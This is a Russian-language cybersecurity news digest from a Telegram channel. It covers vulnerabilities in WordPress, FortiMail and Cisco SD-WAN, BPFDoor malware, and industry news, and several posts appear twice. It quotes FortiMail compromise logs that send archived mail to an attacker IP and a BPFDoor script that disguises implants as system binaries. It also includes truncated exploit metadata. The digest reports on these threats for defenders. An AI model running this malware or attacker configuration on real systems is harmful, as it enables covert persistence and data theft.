
#дайджест
Главное к исходу четверга (01.10):
🔸 OFAC ввело санкции против лидера Tren de Aragua за отмывание денег с помощью криптовалют
🔸 Malwarebytes получила награду Top Product от AV-TEST и сертификацию MRG Effitas
🔸 Минцифры изменит порядок контроля за расходами госслужащих
🔸 VPN-клиент Cato Client уязвим к повышению привилегий через split tunneling
Armatura One получила критические уязвимости: удалённое выполнение кода и доступ к базе данных
Обнаружены критические уязвимости в системе контроля физического доступа Armatura One.
Атаки позволяют злоумышленникам получить несанкционированный доступ к базе данных, выполнить произвольный код с наивысшими привилегиями или захватить контроль над системой.
ⓘ Что такое Armatura One
Armatura One — это система контроля физического доступа, используемая в критически важных отраслях, таких как энергетика, транспорт и производство. Она управляет доступом к объектам и хранит данные о пользователях и событиях.
Источник: CISA
@cbunit
WordPress 7.0.2: обход каталога позволяет выполнить код
Исследователь Роберт Рессл обнаружил уязвимость обхода каталога в WordPress версии 7.0.2. Атакующий может использовать её для включения локальных PHP-файлов, что при определённых условиях приводит к выполнению кода.
Уязвимость затрагивает WordPress версии 7.0.2. Исправление выпущено в версиях 7.1.2 и 7.0.6, а также бэкпортировано в ветки, начиная с 4.7.37. Для эксплуатации требуется наличие опубликованной страницы, использующей шаблон по умолчанию, и определённой структуры темы.
ⓘ Что такое Path Traversal
Path Traversal — это тип уязвимости, позволяющий злоумышленнику получать доступ к файлам и каталогам, находящимся за пределами корневого каталога веб-сервера. Атакующий манипулирует путями к файлам, используя специальные символы, такие как «../», чтобы подняться по иерархии каталогов и получить доступ к конфиденциальным данным или выполнить произвольный код.
Источники: Exploit-DB · Anti-Malware
@cbunit
Исследователь Роберт Рессл обнаружил уязвимость обхода каталога в WordPress версии 7.0.2. Атакующий может использовать её для включения локальных PHP-файлов, что при определённых условиях приводит к выполнению кода.
Уязвимость затрагивает WordPress версии 7.0.2. Исправление выпущено в версиях 7.1.2 и 7.0.6, а также бэкпортировано в ветки, начиная с 4.7.37. Для эксплуатации требуется наличие опубликованной страницы, использующей шаблон по умолчанию, и определённой структуры темы.
ⓘ Что такое Path Traversal
Path Traversal — это тип уязвимости, позволяющий злоумышленнику получать доступ к файлам и каталогам, находящимся за пределами корневого каталога веб-сервера. Атакующий манипулирует путями к файлам, используя специальные символы, такие как «../», чтобы подняться по иерархии каталогов и получить доступ к конфиденциальным данным или выполнить произвольный код.
# Exploit Title: WordPress 7.0.2 - Path Travesal
# Google Dork: N/A
# Date: 2026-09-22
# Exploit Author: Robert Ressl (https://ressl.ch)
# Vendor Homepage: https://wordpress.org
# Software Link: https://wordpress.org/download/releases/
# Version: WordPress 7.0.2 (patched in 7.1.2 and 7.0.6; backports to every =
branch down to 4.7.37)
# Tested on: WordPress 7.0.2 / PHP 8.3.33 (Apache module) / MySQL 8.4 (offi=
cial wordpress:7.0.2-php8.3-apache image, x86-64 and arm64)
# CVE: CVE-2026-87902
# Advisory: https://github.com/WordPress/wordpress-develop/security/advisor=
…
Источники: Exploit-DB · Anti-Malware
@cbunit
Wordfence: 319 уязвимостей в плагинах WordPress за неделю
На прошлой неделе в 222 плагинах для WordPress было обнаружено 319 уязвимостей. Исследователи добавили их в базу данных Wordfence Intelligence.
Wordfence Firewall развернул улучшенную защиту для трех уязвимостей в реальном времени для клиентов Premium, Care и Response. Пользователи бесплатной версии получат защиту с 30-дневной задержкой.
Источник: Wordfence
@cbunit
Fortinet: критическая уязвимость FortiMail эксплуатируется в атаках нулевого дня
Fortinet предупреждает о критической уязвимости в FortiMail, отслеживаемой как CVE-2026-104286. Уязвимость позволяет неаутентифицированному злоумышленнику выполнять произвольный код или команды на уязвимых устройствах через специально сформированные HTTP или HTTPS запросы.
Уязвимость затрагивает интерфейс управления FortiMail версий 8.0.0–8.0.1, 7.6.0–7.6.6, 7.4.0–7.4.8 и 7.2.0–7.2.9. Fortinet сообщает об активной эксплуатации уязвимости в атаках нулевого дня и рекомендует применить временные меры до установки обновлений.
В качестве обходного пути предлагается отключить функцию IBE или ограничить доступ к интерфейсу управления FortiMail из интернета. Fortinet также опубликовала индикаторы компрометации, включая IP-адреса атакующих и примеры записей в журналах.
ⓘ Что такое FortiMail
FortiMail — это почтовый сервер безопасности от Fortinet, предназначенный для защиты электронной почты от угроз, таких как спам, фишинг и вредоносное ПО. Он включает функции шифрования, обнаружения угроз и контроля доступа.
Источники: BleepingComputer · The Hacker News · SecurityWeek · Security Affairs
@cbunit
Fortinet предупреждает о критической уязвимости в FortiMail, отслеживаемой как CVE-2026-104286. Уязвимость позволяет неаутентифицированному злоумышленнику выполнять произвольный код или команды на уязвимых устройствах через специально сформированные HTTP или HTTPS запросы.
Уязвимость затрагивает интерфейс управления FortiMail версий 8.0.0–8.0.1, 7.6.0–7.6.6, 7.4.0–7.4.8 и 7.2.0–7.2.9. Fortinet сообщает об активной эксплуатации уязвимости в атаках нулевого дня и рекомендует применить временные меры до установки обновлений.
В качестве обходного пути предлагается отключить функцию IBE или ограничить доступ к интерфейсу управления FortiMail из интернета. Fortinet также опубликовала индикаторы компрометации, включая IP-адреса атакующих и примеры записей в журналах.
ⓘ Что такое FortiMail
FortiMail — это почтовый сервер безопасности от Fortinet, предназначенный для защиты электронной почты от угроз, таких как спам, фишинг и вредоносное ПО. Он включает функции шифрования, обнаружения угроз и контроля доступа.
❝An Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal") [CWE-22] and Improper Neutralization of NULL Byte or NULL Character [CWE-158] vulnerability may allow an unauthenticated attacker to write arbitrary files on the underlying system via crafted HTTP or HTTPS requests❞
— Fortinet
type=event subtype=system pri=debug user=system ui=cron msg="(root) CMD (/bin/sh -c 'O=/migadmin ...
- type=kevent subtype=admin pri=information user=admin ui=(null) action=logout status=success reason=unknown msg="User admin logged out from (null)."
- type=kevent subtype=config pri=information user=admin ui=cli module=unknown submodule=unknown msg="Added 'archive234' to 'archive account' : rotation-size[50]rotation-time[1] rotation-hour[14]destination[remote]remote-ip[79.141.169.187]remote-username[archive234]remote-password[***]remote-directory[/uploads] (user: admin, from: cli)"
…
Источники: BleepingComputer · The Hacker News · SecurityWeek · Security Affairs
@cbunit
Основатель Mandiant Кевин Мандиа привлёк $255,5 млн для стартапа Armadin
Источники: TechCrunch / Security · SecPost
@cbunit
Источники: TechCrunch / Security · SecPost
@cbunit
Skyeng усилил мониторинг угроз с помощью BI.Zone SOC
Skyeng расширил мониторинг киберугроз с помощью BI.Zone SOC. Компания интегрировала BI.Zone SOC для контроля инфраструктурных компонентов, прикладных систем и бизнес-процессов.
Специалисты BI.Zone SOC настраивают детектирование с учётом специфики инфраструктуры Skyeng, оптимизируя обработку данных и повышая качество контроля. Мониторинг выходит за рамки инфраструктурных событий, выявляя активность на уровне приложений и бизнес-процессов.
ⓘ Что такое BI.Zone SOC
BI.Zone SOC — это центр мониторинга и реагирования на киберугрозы. Его эксперты помогают компаниям расширять периметр мониторинга, подключать новые источники данных, анализировать телеметрию и настраивать сценарии обнаружения угроз с учётом специфики инфраструктуры и бизнес-процессов заказчика.
Источники: CNews · РБК · SecPost
@cbunit

В Cisco SD-WAN нашли критическую уязвимость, дающую полный доступ
▤ Разбор
Cisco выпустила бюллетень безопасности, предупреждающий об уязвимости CVE-2026-76504 в продуктах SD-WAN vManage. Уязвимость позволяет неаутентифицированному злоумышленнику получить полный административный доступ к vManager, отправив один POST-запрос.
Исследователи VulnCheck воспроизвели уязвимость и разработали эксплойт. По их оценкам, в интернете доступно около 1500 устройств SD-WAN vManage. Эксплуатация уязвимости в дикой природе пока не связана с конкретными группировками, публичных эксплойтов нет.
Источники: VulnCheck · CSO Online
@cbunit
▤ Разбор
Cisco выпустила бюллетень безопасности, предупреждающий об уязвимости CVE-2026-76504 в продуктах SD-WAN vManage. Уязвимость позволяет неаутентифицированному злоумышленнику получить полный административный доступ к vManager, отправив один POST-запрос.
Исследователи VulnCheck воспроизвели уязвимость и разработали эксплойт. По их оценкам, в интернете доступно около 1500 устройств SD-WAN vManage. Эксплуатация уязвимости в дикой природе пока не связана с конкретными группировками, публичных эксплойтов нет.
} else {
    String requestTenantId = multiTenantUserIdTools.getTenant().getId();
    String sessionTenantId = (String) request.getSession().getAttribute("tenant-id");
    if (!(this.isInternalUser(userId) || CTokenConstants.CTOKEN_USERS.contains(userId)
            || requestTenantId != null && sessionTenantId != null
            && requestTenantId.contentEquals(sessionTenantId))) {
        throw new LoginException(this.vManageResourceBundle.getString("nms.userInfo.null"));
    }
    userInfo = new UserInfo(this, this.getTenantComponent(), userId, password,
…
Источники: VulnCheck · CSO Online
@cbunit
Страховые компании переходят на стандарт защиты информации Банка России с 2027 года
С 1 января 2027 года все страховые организации в России будут обязаны соблюдать стандартный уровень защиты информации по ГОСТ Р 57580.1-2017. Это изменение отменяет порог по активам, делая стандарт обязательным для всех страховщиков, независимо от их размера.
Ранее стандартный уровень защиты применялся только к компаниям с активами свыше 20 млрд рублей. Небольшие и средние страховщики работали по минимальному уровню. Теперь им потребуется не только обновить приказы, но и внедрить регулярный пентест, анализ уязвимостей и подготовиться к внешней оценке соответствия.
Новые требования включают расширение мер по управлению доступом, защите сетей, контролю вредоносного ПО, мониторингу и реагированию на инциденты. Для всех страховщиков станет обязательной ежегодная оценка объектов информационной инфраструктуры на проникновение и анализ уязвимостей. Также ужесточаются требования к операционной готовности к инцидентам: сведения о них нужно будет направлять в Банк России в течение трёх часов.
Источник: RTM Group
@cbunit
«Солар» запустил SOC для среднего бизнеса с финансовой гарантией до 30 млн рублей
«Солар» запустил линейку сервисов мониторинга и реагирования JSOC One для среднего бизнеса. Решение дополнит существующий сервис JSOC Expert для крупных компаний.
JSOC One нацелен на небольшие организации, филиалы и подрядчиков, которые ранее не пользовались услугами SOC из-за нехватки специалистов и бюджета. Стартовая цена составляет от 3 млн рублей в год. «Солар» вводит финансовую гарантию: в случае пропуска инцидента компания возместит ущерб клиенту в пределах 30 млн рублей.
Исследование «Солар» показало, что 60% компаний среднего бизнеса считают нехватку ИБ-специалистов главной проблемой. 80% из них ведут мониторинг только в рабочее время, а 60% не используют SIEM. Три четверти таких предприятий готовы передать реагирование внешнему SOC.
ⓘ Что такое SOC
Security Operations Center (SOC) — это центр, который занимается мониторингом и анализом событий информационной безопасности в реальном времени. Специалисты SOC выявляют инциденты, реагируют на них и помогают предотвращать будущие атаки.
Источники: CNews · Anti-Malware
@cbunit

BPFDoor и AVERAT атакуют периметр сети через SMTP и HTTPS
Rapid7 выявила новые варианты вредоносного ПО BPFDoor и AVERAT, нацеленные на телекоммуникационные компании и сетевые устройства.
Вредоносное ПО использует методы маскировки под легитимное программное обеспечение, включая подмену имён процессов и использование обычных сетевых протоколов, таких как SMTP, для обхода обнаружения. Атаки направлены на устройства на периметре сети, включая встроенные системы, такие как CCTV и DVR.
Исследователи обнаружили, что новые варианты BPFDoor используют HTTPS POST-запросы для передачи команд, что усложняет обнаружение с помощью традиционных методов анализа сетевого трафика. Вредоносное ПО также демонстрирует способность к самосохранению, запускаясь как фоновый процесс без видимых файлов на диске.
ⓘ Что такое BPFDoor
BPFDoor — это семейство вредоносного ПО, нацеленное на Linux-системы. Оно использует BPF (Berkeley Packet Filter) для фильтрации сетевого трафика и маскировки своей активности. Вредоносное ПО может имитировать легитимные процессы и использовать обычные сетевые протоколы для связи с управляющим сервером.
Источник: Rapid7
@cbunit
Rapid7 выявила новые варианты вредоносного ПО BPFDoor и AVERAT, нацеленные на телекоммуникационные компании и сетевые устройства.
Вредоносное ПО использует методы маскировки под легитимное программное обеспечение, включая подмену имён процессов и использование обычных сетевых протоколов, таких как SMTP, для обхода обнаружения. Атаки направлены на устройства на периметре сети, включая встроенные системы, такие как CCTV и DVR.
Исследователи обнаружили, что новые варианты BPFDoor используют HTTPS POST-запросы для передачи команд, что усложняет обнаружение с помощью традиционных методов анализа сетевого трафика. Вредоносное ПО также демонстрирует способность к самосохранению, запускаясь как фоновый процесс без видимых файлов на диске.
ⓘ Что такое BPFDoor
BPFDoor — это семейство вредоносного ПО, нацеленное на Linux-системы. Оно использует BPF (Berkeley Packet Filter) для фильтрации сетевого трафика и маскировки своей активности. Вредоносное ПО может имитировать легитимные процессы и использовать обычные сетевые протоколы для связи с управляющим сервером.
/tmp/flag                        (precondition gate — checked, never written)
/HDD/ms6x2xTo64/updIptable.php   (shell script under a .php extension)
/HDD/ms6x2xTo64/execProcEnd     (watchdog marker)

#!/bin/sh
/bin/cp -f /addpkg/sbin/update /sbin/ntpdate
chmod 755 /sbin/ntpdate
/sbin/ntpdate &
sleep 10
rm -rf /sbin/ntpdate
/bin/cp -f /addpkg/sbin/agetty /sbin/udevds
chmod 755 /sbin/udevds
/sbin/udevds &
sleep 10
rm -rf /sbin/udevds
Источник: Rapid7
@cbunit
Partisan Zmiy атаковала мед. организацию, используя VMware Tools и Telegram
Разбор целиком: cbunit.ru
Источник: Solar 4RAYS
@cbunit
Разбор целиком: cbunit.ru
Источник: Solar 4RAYS
@cbunit
Claude блокирует российских и гонконгских пользователей при доступе через VPN
Пользователи Claude из России и Гонконга столкнулись с блокировками аккаунтов. Доступ к сервису прекращался после нескольких месяцев использования через VPN.
В уведомлениях команда безопасности Anthropic указывает на подозрительные сигналы и нарушение правил использования.
Источники: Anti-Malware · Хабр / ИИ · RusBase
@cbunit